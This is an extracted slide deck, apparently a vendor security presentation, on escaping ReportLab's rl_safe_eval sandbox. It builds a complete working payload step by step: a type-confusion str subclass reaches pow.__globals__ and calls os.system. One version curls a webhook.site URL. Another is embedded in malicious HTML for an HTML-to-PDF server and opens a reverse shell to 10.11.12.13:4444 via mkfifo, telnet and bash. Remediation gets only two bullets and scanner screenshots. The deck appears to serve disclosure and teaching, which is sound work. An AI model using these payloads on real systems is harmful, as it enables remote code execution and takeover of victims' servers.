
Build Payload

- How to call execute command function?
- How will the previously created **New type Object** be used?

How to bypass safe function?

Build Payload

Python Scope




Screenshot of a code editor showing the file `rl_safe_eval.py`. The code defines a class `__RL_SAFE_ENV__` with a constructor `__init__` that replaces various built-in functions with safe versions. A red box highlights the `__init__` method and the list of replaced built-in functions.

```
863     class __RL_SAFE_ENV__:  
867         def __init__(self, timeout=None, allowed_magic_methods=None):  
937             __rl_builtins__['getattr'] = self.__rl_getattr__  
938             __rl_builtins__['dict'] = __rl_dict__  
939             __rl_builtins__['iter'] = self.__rl_getiter__  
940             __rl_builtins__['pow'] = self.__rl_pow__  
941             __rl_builtins__['list'] = self.__rl_list__  
942             __rl_builtins__['type'] = self.__rl_type__  
943             __rl_builtins__['max'] = self.__rl_max__  
944             __rl_builtins__['min'] = self.__rl_min__  
945             __rl_builtins__['sum'] = self.__rl_sum__  
946             __rl_builtins__['enumerate'] = self.__rl_enumerate__  
947             __rl_builtins__['zip'] = self.__rl_zip__  
948             __rl_builtins__['hasattr'] = self.__rl_hasattr__  
949             __rl_builtins__['filter'] = self.__rl_filter__  
950             __rl_builtins__['map'] = self.__rl_map__  
951             __rl_builtins__['any'] = self.__rl_any__  
952             __rl_builtins__['all'] = self.__rl_all__  
953             __rl_builtins__['sorted'] = self.__rl_sorted__  
954             __rl_builtins__['reversed'] = self.__rl_reversed__  
955             __rl_builtins__['range'] = self.__rl_range__  
956             __rl_builtins__['set'] = self.__rl_set__  
957             __rl_builtins__['frozenset'] = self.__rl_frozenset__  
958
```

How to bypass safe function?

Build Payload


Python Scope



```
main.py colors.py parser.py paraparser.py rl_safe_eval.py
863 class __RL_SAFE_ENV__:
958
959     def __rl_type__(self,*args):
960         if len(args)==1: return type(*args)
961         raise BadCode('type call error')
962
```



```
1 orgTypeFun = type(type(1))
2 Attacker = orgTypeFun('Attacker', (str,), {
3     'startswith': lambda self, x: False,
4     'mutated' : 1,
5     'mutate' : lambda self: {setattr(self, 'mutated', self.mutated - 1)},
6     '__eq__' : lambda self, x: self.mutate() and self.mutated < 0 and str(self) == x,
7     '__hash__' : lambda self: hash(str(self))
8 })
```



Globals type object

How to bypass safe function?

Build Payload

Python Scope

```
import sys, os, ast, re, weakref, time, copy, math
eval_debug = int(os.environ.get('EVAL_DEBUG','0'))
strTypes = (bytes,str)
isPy39 = sys.version_info[:2]>=(3,9)
```

```
Python 3.10.11 (tags/v3.10.11:7d4cc5a, Apr  5 2023, 00:38:17) [MSC v.1929 64 bit (AMD64)] on win32
Type "help", "copyright", "credits" or "license" for more information.
>>> import os
>>> globals()
{'__name__': '__main__', '__doc__': None, '__package__': None, '__loader__': <class '_frozen_importlib.BuiltinImporter'>
, 'spec': None, 'annotations': {}, '__builtins__': <module 'builtins' (built-in)>, 'os': <module 'os' from 'D:\\\Windows_Tools\\Python\\Python310\\lib\\os.py'>}
>>>
```

How to bypass safe function?

Build Payload

```
import sys, os, ast, re, weakref, time, copy, math
eval_debug = int(os.environ.get('EVAL_DEBUG', '0'))
strTypes = (bytes, str)
isPy39 = sys.version_info[:2]>=(3, 9)
```



```
1 orgTypeFun = type(type(1))
2 Attacker = orgTypeFun('Attacker', (str,), {
3     'startswith': lambda self, x: False,
4     'mutated' : 1,
5     'mutate'   : lambda self: {setattr(self, 'mutated', self.mutated - 1)},
6     '__eq__'    : lambda self, x: self.mutate() and self.mutated < 0 and str(self) == x,
7     '__hash__'  : lambda self: hash(str(self))
8 })
```

```
main.py          colors.py        rl_safe_eval.py  x  utils.py
863     class __RL_SAFE_ENV__:
867         def __init__(self, timeout=None, allowed_magic_methods=None):
937             __rl_builtins__['getattr'] = self.__rl_getattr__
938             __rl_builtins__['dict'] = __rl_dict__
939             __rl_builtins__['iter'] = self.__rl_getiter__
940             __rl_builtins__['pow'] = self.__rl_pow__
941             __rl_builtins__['list'] = self.__rl_list__
942             __rl_builtins__['type'] = self.__rl_type__
943             __rl_builtins__['max'] = self.__rl_max__
944             __rl_builtins__['min'] = self.__rl_min__
945             __rl_builtins__['sum'] = self.__rl_sum__
946             __rl_builtins__['enumerate'] = self.__rl_enumerate__
947             __rl_builtins__['zip'] = self.__rl_zip__
948             __rl_builtins__['hasattr'] = self.__rl_hasattr__
949             __rl_builtins__['filter'] = self.__rl_filter__
950             __rl_builtins__['map'] = self.__rl_map__
951             __rl_builtins__['any'] = self.__rl_any__
952             __rl_builtins__['all'] = self.__rl_all__
953             __rl_builtins__['sorted'] = self.__rl_sorted__
954             __rl_builtins__['reversed'] = self.__rl_reversed__
955             __rl_builtins__['range'] = self.__rl_range__
956             __rl_builtins__['set'] = self.__rl_set__
957             __rl_builtins__['frozenset'] = self.__rl_frozenset__
```

How to bypass safe function?

Build Payload

```
orgTypeFun = type(type(1))
Attacker = orgTypeFun(*args: 'Attacker', (str,), {
    'startswith': lambda self, x: False,
    'mutated' : 1,
    'mutate': lambda self: {setattr(self, 'mutated', self.mutated - 1)},
    '__eq__' : lambda self, x: self.mutate() and self.mutated < 0 and str(self) == x,
    '__hash__' : lambda self: hash(str(self))
})
globalsattr = Attacker('__globals__')
getattr(pow,globalsattr)['os'].system('curl https://webhook.site/3d120dbd-8dda-47ad-8f4e-ebd8b211dc3e')
```

pow.__globals__['os'].system(<command>)

How to bypass safe function?

Build Payload

```
def __rl_getattr__(self, obj, a, *args):
    if isinstance(obj, strTypes) and a=='format':
        raise BadCode('"%s.format is not implemented' % type(obj))
    self.__rl_is_allowed_name__(a)
    return getattr(obj,a,*args)
```

pow

{Attacker} '__globals__'

How to bypass safe function?

Build Payload

List comprehension

```
orgTypeFun = type(type(1))
Attacker = orgTypeFun(*args: 'Attacker', (str,), {
    'startswith': lambda self, x: False,
    'mutated' : 1,
    'mutate': lambda self: {setattr(self, 'mutated', self.mutated - 1)},
    '__eq__' : lambda self, x: self.mutate() and self.mutated < 0 and str(self) == x,
    '__hash__' : lambda self: hash(str(self))
})
globalsattr = Attacker('__globals__')
getattr(pow,globalsattr)['os'].system('curl https://webhook.site/3d120dbd-8dda-47ad-8f4e-ebd8b211dc3e')
```



eval()

How to bypass safe function?


Build Payload: Final

List comprehension

```
[  
    [  
        getattr(pow, Attacker('__globals__'))['os'].system('curl https://webhook.site/3d120dbd-8dda-47ad-8f4e-ebd8b211dc3e')  
    for Attacker in [  
        orgTypeFun(  
            *args: 'Attacker',  
            (str,),  
            {  
                'startswith': lambda self, x: False,  
                'mutated': 1,  
                'mutate': lambda self: {setattr(self, 'mutated', self.mutated - 1)},  
                '__eq__': lambda self, x: self.mutate() and self.mutated < 0 and str(self) == x,  
                '__hash__': lambda self: hash(str(self)),  
            },  
        ),  
    ]  
    for orgTypeFun in [type(type(1))]  
]
```

OPSWAT.

Exploitation and Remediation



Exploit: Scenario



Web server has a feature that allows converting HTML codes/file to PDF with outdated Reportlab version.



Attacker creates a malicious HTML file and uploads it to server like a payload.




After successfully establishing a connection, execution commands will be sent to hide the behavior and execute exploits to exert **complete control** of the victim's device.

Create malicious HTML


```
<para>
  <font color="red">[ [
    getattr(pow,Attacker('__globals__'))['os'].system('TF=$(mktemp - u);mkfifo $TF && telnet 10.11.12.13 4444 0<$TF | bash 1>$TF')
    for Attacker in [orgTypeFun('Attacker', (str,), { 'mutated': 1,
      'startswith': lambda self, x: False, '__eq__': lambda self,x:
        self.mutate() and self.mutated <= 0 and str(self) == x, 'mutate':
        lambda self: {setattr(self, 'mutated', self.mutated - 1)},
        '__hash__': lambda self: hash(str(self)) })] ] for orgTypeFun in
    [type(type(1))]] and 'red'">
    exploit
  </font>
</para>
```



Upload malicious HTML




Get remote access



Exploitation and Remediation

Remediation

- Scan with MetaDefender Core (SBOM)
- Update to later version



Exploitation and Remediation

Remediation

- Scan with MetaDefender Core (SBOM)
- Update to later version

The screenshot shows the MetaDefender Core interface for a file named "requirements.txt". The file is identified as ASCII Text - 31 B. A prominent red "BLOCKED" button is visible on the left. Below it, a "Vulnerable" status is indicated with the message "Verdict by SBOM Other blocked reasons ...". The interface includes standard navigation elements like "File process", "User LOCAL/admin", and "Scan Date Apr 22, 2024 at 11:37:04 PM". The main results section displays various scanning modules:

Module	Result	Details
Metascan™	No Threat Detected	0 /16 Engines
Deep CDR	Sanitized	0 Items sanitized 0 Items removed
Proactive DLP	No Specific Configuration	0
Sandbox	No Specific Configuration	0 % Confidence
Vulnerability Assessment	No Vulnerability Found	0 Vulnerabilities
SBOM	⚠️ Vulnerabilities Found	3 /9 Packages 6 Vulnerabilities
File Type Verification	ASCII Text	YARA No Specific Configuration
Reputation	No Specific Configuration	Country of Origin ⚠️ Failed To Process
Post Action	No Specific Configuration	0 /0 Executed

Exploitation and Remediation

Remediation

- Scan with MetaDefender Core (SBOM)
- Update to later version

The screenshot shows the MetaDefender Core SBOM scan results for a file named "requirements.txt". The top navigation bar includes "File process", "LOCAL/admin", dates "Apr 22, 2024 at 11:37:04 PM", "Apr 22, 2024 at 11:37:04 PM", and "134 ms". The SHA256 hash is listed as "5F4D62...B1BB60". The main content area displays a table of findings:

Packages	Vulnerabilities	Dependency Vulnerabilities	CWE	Version	Fixed Versions	Ecosystem
